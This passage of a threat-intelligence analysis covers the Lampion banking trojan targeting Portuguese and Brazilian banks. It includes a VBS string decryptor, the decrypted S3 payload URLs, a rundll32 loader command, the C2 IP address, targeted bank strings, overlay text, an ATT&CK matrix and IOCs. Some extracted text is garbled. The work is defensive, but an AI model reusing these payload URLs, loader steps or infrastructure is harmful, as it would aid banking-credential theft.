8         Dim Ciphertext
9         Dim i
10        Dim oldAsc
11        Ciphertext = "&aQ>jhqfFi'00%-%\tkLYa'jL^[[m[e1hyb-Z!$mi)e$5kai]#[OMhi(jc#-(F$bmHcWw\pme;deW3m$1_$TY%emc~%s&M$Tp~_ofxk"
12        Dim Decrypt
13        Const offset = 10
14        Const minAsc = 33
15        Const maxAsc = 126
16
17
18        Dim Plaintext
19        Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)
20
21        For i=2 To Len(Ciphertext) Step 2
22            oldAsc = Asc(Mid(Ciphertext,i,1)) + offset
23            If oldAsc > maxAsc Then
24                oldAsc = oldAsc - maxAsc + minAsc - 1
25            End If
26
27            Plaintext = Plaintext & Chr(oldAsc)
28        Next
29
30        Decrypt = Plaintext
31
32        Console.WriteLine(Decrypt)
33    End Sub
34 End Module

```

Figure 8: Lampion trojan VBS decryptor.

After running the script, we obtained the malicious URLs that download the next stage of Lampion trojan. Once again, the AWS S3 buckets were the criminals' choice, as observed in the last releases of this malware.


encrypted: "0{'^Yj7jRf:i_0<%r%#c=o{f=[Rhbi:e6dUWDb3isjRkt\U\0ik\$zit)i\$?kYi`#\ [DwcifjR#e(n\$WxcwW2pPe;dqwomFi3\$ZYDeZc8%TiTeNflhYW>j)[5ivj+[B\$*pX_Df1'"
 decrypted: <https://mypersonalstuffs.s3.us-east-2.amazonaws.com/soprateste.zip>

encrypted: "eg1^xj5jZf}iP0a%r%
 <cZo[fU[(h&i8e9dZWmb%ijj0kz\M\+iz\$Tiv)E\$Qkxiq#M[bw<iDj0#4(A\$kwfc2WJp`epdoWgm\$.;Yqecc s#F*R-"
 decrypted: <https://mypersonalstuffs.s3.us-east-2.amazonaws.com/P-17-4>

The first DLL (the trojan loader) is a point of interest in this analysis. This file was also enlarged with lots of random BMP images inside – a well-known technique **that is being used by Latin American gangs** in their malware. This is a clear sign of cooperation between the several groups.

The **P-17-4 DLL** is then renamed when downloaded and injected into the memory via the DLL injection technique. The EAT function "**mJ8Lf9v0GZnptOVNB2I**" is triggered to start the DLL loader.

C:\Windows\System32\rundll32.dll\ "%AppData%\Local\Temp\rand_folder\random_name.dll"
 mJ8Lf9v0GZnpt0VNB2I



TROJAN DLL LOADER EXECUTED BY DLL INJECTION

LAMPION DLL (TROJAN ITSELF)
 PROTECTED WITH PASSWORD

Figure 9: Lampion DLLs – release 212 (February 2022).

The main goal of the DLL loader is just to unzip the 2nd DLL called “**soprateste.zip**” which is protected with a hardcoded password. All the process from this point is the same as the last articles we have published, namely:

Details of the Lampion release 212

The single task of the first DLL is just to unzip the 2nd one with a hardcoded password. As usual, the DLL inside **soprateste.zip** carries a message in Chinese for researchers:




Figure 10: Message hardcoded inside the soprateste.zip DLL (the Lampion itself) and part of the unzip process.

As usual, the trojan maintains intact its EAT since 2019. The call “DoThisBicht” is invoked from the DLL loader, and the malware starts its malicious activity. Figure 11 below shows the comparison of the EAT between the different versions from 2019 to 2022, and no differences were noticed.

dbkFCallWrapperAddr	0x00B6E640	Offset	Ordinal	Function RVA	Name RVA	Name	dbkFCallWrapperAddr
_dbk_fcalle_wrapper	0x0040F984	2EE9F8	1	772640	194E4A2	dbkFCallWrapperAddr	_dbk_fcalle_wrapper
WNetUseConnectionW	0x00B464F4	2EE9FC	2	F984	194E48E	_dbk_fcalle_wrapper	TMethodImplementationIntercept
WNetGetConnectionW	0x00413318	2EEA00	3	A1B84	194E3EC	TMethodImplementationIntercept	CallFormPrincipal
WNetCancelConnection2W	0x00B46500	2EEA04	4	74A7DC	194D6DE	CallFormPrincipal	GetFileVersionInfoSizeA
WNetAddConnection2W	0x00B4650C	2EEA08	5	74A854	194D753	GetFileVersionInfoSizeA	GetFileVersionInfoA
WNetAddConnection2A	0x00B464DC	2EEA0C	6	74A848	194D73F	GetFileVersionInfoA	VerQueryValueA
VerQueryValueW	0x00B46548	2EEA10	7	74A890	194E408	VerQueryValueA	VerQueryValueW
VerQueryValueA	0x00B4656C	2EEA14	8	74A83C	194E41A	VerQueryValueW	GetFileVersionInfoW
TMethodImplementationIntercept	0x004A1884	2EEA18	9	74A830	194D783	GetFileVersionInfoW	GetFileVersionInfoW
SHGetFolderPathW	0x00B4657C	2EEA1C	A	74A830	194D797	GetFileVersionInfoW	GetFileVersionInfoW
GetMappedFileNameW	0x00B46518	2EEA20	B	13330	194D76B	GetFileVersionInfoSizeW	GetFileVersionInfoSizeW
GetFileVersionInfoW	0x00B4653C	2EEA24	C	74A824	194D72D	FilterSendMessage	FilterSendMessage
GetFileVersionInfoW	0x00B4653C	2EEA28	D	74A818	194D70E	FilterConnectCommunicationPort	FilterConnectCommunicationPort
GetFileVersionInfoSizeW	0x00413330	2EEA2C	E	74A90C	194D7AB	GetMappedFileNameW	GetMappedFileNameW
GetFileVersionInfoSizeA	0x00B46560	2EEA30	F	74A900	194E43D	WNetAddConnection2W	WNetAddConnection2W
GetFileVersionInfoA	0x00B46554	2EEA34	10	13318	194E468	WNetGetConnectionW	WNetGetConnectionW
FilterSendMessage	0x00B46530	2EEA38	11	74A7F4	194E451	WNetCancelConnection2W	WNetCancelConnection2W
FilterConnectCommunicationPort	0x00B46524	2EEA3C	12	74A7E8	194E47B	WNetUseConnectionW	WNetCancelConnection2W
DoThisBicht	0x00B46580	2EEA40	13	74A7D0	194E429	WNetAddConnection2A	WNetUseConnectionW
CryptUIDlgCertMgr	0x00B46578	2EEA44	14	74A86C	194D6F0	CryptUIDlgCertMgr	WNetAddConnection2A
CallFormPrincipal	0x00B464E8	2EEA48	15	74A870	194E3DB	SHGetFolderPathW	CryptUIDlgCertMgr
		2EEA4C	16	74A874	194D702	DoThisBicht	SHGetFolderPathW
							DoThisBicht

Figure 32: Export Address Table (EAT) from the DLL inside 0.zip.

DECEMBER 2019

JULY 2020

FEBRUARY 2022

Figure 11: Export Address Table (EAT) from the DLL inside the soprateste.zip file (the Lampion trojan itself).

The target brands are the same observed in the past campaigns, with the focus on Brazilian and Portuguese banking organizations.

0x5106a0c (28): banco montepio
0x5106a38 (16): montepio
0x5106a6c (26): millenniumbcp
0x5106aa8 (18): Santander
0x5106ac8 (14): BPI Net
0x5106ae4 (18): Banco BPI
0x5106b18 (24): Caixadirecta
0x5106b40 (42): Caixadirecta Empresas
0x5106b8c (20): NOVO BANCO
0x5106bc4 (14): EuroBic
0x5106bfa (16): Credito Agricola
0x5106c24 (20): Login Page
0x5106c48 (22): CA Empresas
0x5106c80 (18): Bankinter
0x5106cb4 (20): ActivoBank
0x5107118 (36): itauaplicativo.exe
0x5109568 (14): TravaBB
0x5109586 (32): Banco do Brasil
0x51095b4 (16): Traazure
0x51095d6 (32): Caixa Economica
0x5109604 (20): Travsantos
0x510962a (20): Santander
0x510964c (14): Travsic
0x510966a (14): Sicred
0x5109688 (14): Travite
0x51096c0 (18): Travdesco
0x51096e2 (18): Bradesco
0x5109704 (22): BANRITRAVAR
0x510972a (18): Banrisul
0x510974c (20): TravaBitco
0x5109772 (32): Mercado Bitcoin
0x51097a0 (14): Travcit
0x51097be (18): Citibank
0x51097e0 (18): Travorigs
0x5109802 (30): Banco Original
0x5109830 (18): SICTRAVAR
0x5109852 (14): Sicoob

When started, the trojan collects information about the opened processes on the target machine. If the title of the pages matches the hardcoded strings presented above, then it starts the malicious overlay process that presents fake messages and windows impersonating the target bank to lure the victims.




Figure 12: Lampion overlay screens (courtesy of MillenniumBCP – Portugal).

No NOVO BANCO a privacidade e a prote
o dos dados pessoais dos seus clientes e dos demais
titulares de dados pessoais s
o fundamentais. Saiba como tratamos os seus dados, com quem
os partilhamos, durante quanto tempo os conservamos, bem como as formas de entrar em
contacto com o NOVO BANCO e de exercer os seus direitos.
O NOVO BANCO apenas recolhe e trata os dados pessoais necess
rios para lhe prestar um
o de qualidade e o mais personalizado poss
vel, enquanto Institui
rio Financeiro e Mediador de Seguros. O NOVO BANCO n
o trata dados pessoais
o sejam necess
o de servi
os acordada ou aos produtos adquiridos.
escolher o Santander
Somos um Banco de solidez reconhecida e que lhe oferece condi
es competitivas em v
produtos financeiros, assim como descontos para utilizar no dia a dia numa vasta rede de
parceiros. O Banco Santander tem mais de 120 milh
es de Clientes por todo o mundo. Conte
connosco mesmo fora de Portugal. Mantivemos resultados positivos, mesmo durante a crise
financeira, e refor
mos sustentadamente o apoio
economia. Este ano fomos distinguidos
como o "Banco do Ano em Portugal", "Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".
mais um momento e n
o desligue seu computador durante este procedimento.
Este ano fomos distinguidos
como o "Banco do Ano em Portugal", "Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".
mais um momento e n
o desligue seu computador durante este procedimento.
Constitui preocupa
o constante do Millennium bcp a prote
o adequada dos seus ativos de
o, de uma forma consistente com a sua import
ncia, valor e sensibilidade, com o
objetivo de garantir a sua confidencialidade, integridade e disponibilidade. Consequentemente,
o Millennium bcp tem implementado um conjunto de mecanismos e controlos de seguran
baseados nos melhores padr
es internacionais que lhe permitem mitigar, permanentemente, os
riscos associados a esta atividade. Lembre-se que a prote
o do seu computador e dos seus
dados depende de si. Aguarde mais um momento.
Somos um grande Grupo Financeiro privado portugu
s, com presen
a internacional e provada

Figure 13: Part of the hardcoded messages present on the Delphi forms that are exhibited during the trojan execution.

As mentioned, Lampion is using the same C2 server geolocated in Russia at least for two years. Figure 14 compares the Lampion release 207 – from 2020 – and the new release 212 – February 2022. As presented, the server “5.188.9.28” has been used at least since 2020 by the criminals’ gang in order to orchestrate all the operations.

LAMPION VERSION: 207 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28

“montepio - mozilla firefox”

The screenshot shows the Lampion version 207 interface on the left and a network results window on the right. The interface includes fields for 'Usuario: sorte', 'Dns: 0', 'Porta: 0', and 'Modo: Ativo'. The network results window displays 16 results with columns for Address, Length, and Result. The IP address 5.188.9.28 is highlighted in red in the results table, and a red arrow labeled 'C2' points to it.

LAMPION VERSION: 212 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28

The screenshot shows the Lampion version 212 interface on the left and a network results window on the right. The interface includes fields for 'Usuario: sorte', 'Dns: 0', 'Porta: 0', and 'Modo: Ativo'. The network results window displays 16 results with columns for Index, Protocol, Local Address, Remote Address, Local Port, Remote Port, Local Host, Remote Host, Service Name, Packets, and Data Size. The IP address 5.188.9.28 is highlighted in red in the results table, and a red arrow labeled 'C2' points to it.

SAME C2 SERVER SEEN IN 2020 AND GEOLOCATED IN RUSSIA


Figure 14: Lampion is using the same C2 server observed in 2020 and geolocated in Russia.

Interestingly, the C2 server – a Windows machine – has the Microsoft RPC Endpoint Mapper service exposed, which allows mapping some of the services running on the machine, associated pipes, hostname, etc.

Through this information, it was possible to obtain the hostname of the remote machine: **WIN-344VU98D3RU**.

After a quick search, the hostname seems to have already been associated with other malicious groups operating different types of malware, such as the **bazaar** (see the article [here](#)), and also **LockBit 2.0** ransomware (take a look [here](#)).

During this event, we believe that the attacker disclosed the remote workstation name **win-344vu98d3ru**.



Rien moins que 12 revendications renvoient à un hôte nommé *s11302146*, trois à *WIN-03L5077VAQS*, huit à **WIN-344VU98D3RU**, et seize à *WIN-8SOTRFOOD96*. Au total, il apparaît raisonnable d'estimer que LockBit 2.0 a réalisé au moins 60 attaques en moins que n'ont pu le laisser penser ses revendications.

Pour la franchise **LockBit 2.0** et ses affidés, l'intérêt de la manœuvre est double. Tout d'abord la franchise paraît ainsi plus active qu'en réalité – et donc plus attractive pour les cybermalfaiteurs.


[HTTPS://WWW.LEMAGIT.FR/ACTUALITES/252510802/RANSOMWARE-COMMENT-LA-FRANCHISE-LOCKBIT-20-GONFLE-ARTIFICIELLEMENT-SES-CHIFFRES](https://www.lemagit.fr/actualites/252510802/ransomware-comment-la-franchise-lockbit-20-gonfle-artificiellement-ses-chiffres)

[HTTPS://THEDEFIRREPORT.COM/2021/11/29/CONTINUING-THE-BAZAR-RANSOMWARE-STORY/](https://thedefirreport.com/2021/11/29/continuing-the-bazar-ransomware-story/)

Figure 15: IoCs related to the hostname used by Lampions C2 server (WIN-344VU98D3RU).

Although it is not possible to confirm whether this is a hostname associated with other Cloud machines and used by legitimate systems, it was possible to identify that there are machines spread all over the world with the same hostname, and in some situations, only a few machines available per country.


In total, 81.503 machines were identified, with around 45k in The Netherlands, 25k in Russia, 2.5k Turkey, 2K Ukraine, 1.5k in US, etc.




Global Map



Regional Distribution



The complete list of hosts can be found below.



Final Thoughts

Malware is one of the major cyber weapons to destroy a business, market reputation, and even infect a wide number of users for the most malicious purposes. The next list presents some tips on how you can prevent a malware infection. It is not a complete list, it is just a few steps to protect yourself and your devices.

- Keep software updated
- Take several minutes to look at the new email and not just a few seconds. Analyze it carefully
- Beware of fake tech support, emails related to bank transactions, invoices, COVID19, everything you think be strange
- Keep Internet activity relevant
- Log out at the end of the day
- Only access secured and trusted sites; not only websites with a green lock. Criminals are using free CAs to created valid HTTPS certificates.
- Keep your operating system up to date
- Make sure you are using an antivírus
- Beware of malvertising

Take-home message

Be proactive and start taking malware protection seriously!

Lampion – Mitre Att&ck Matrix

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Hooking 1	Hooking 1	Masquerading 1	Hooking 1	Virtualization/Sandbox Evasion 2 3	Application Deployment Software	Data from Local System	Data Compressed	Standard Cryptographic Protocol 2
Replication Through Removable Media	PowerShell 1	Startup Items 1	Startup Items 1	Software Packing 1	Network Sniffing	Process Discovery 2	Remote Services	Data from Removable Media	Exfiltration Over Other Network Medium	Standard Non-Application Layer Protocol 2
External Remote Services	Scripting 4 2 1	Registry Run Keys / Startup Folder 2	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2 3	Input Capture	Application Window Discovery 1	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Standard Application Layer Protocol 1 3
Drive-by Compromise	Exploitation for Client Execution 1	System Firmware	DLL Search Order Hijacking	Process Injection 1 1 2	Credentials in Files	Security Software Discovery 3 3 1	Logon Scripts	Input Capture	Data Encrypted	Multiband Communication
Exploit Public-Facing Application	Graphical User Interface 1	Shortcut Modification	File System Permissions Weakness	Scripting 4 2 1	Account Manipulation	Remote System Discovery 1	Shared Webroot	Data Staged	Scheduled Transfer	Standard Cryptographic Protocol
Spearphishing Link	Graphical User Interface	Modify Existing Service	New Service	Obfuscated Files or Information 2	Brute Force	File and Directory Discovery 1	Third-party Software	Screen Capture	Data Transfer Size Limits	Commonly Used Port
Spearphishing Attachment	Scripting	Path Interception	Scheduled Task	Software Packing	Two-Factor Authentication Interception	System Information Discovery 1 3	Pass the Hash	Email Collection	Exfiltration Over Command and Control Channel	Uncommonly Used Port

Indicators of Compromise (IOCs)

<https://mypersonalstuffs.s3.us-east-2.amazonaws.com/soprateste.zip>
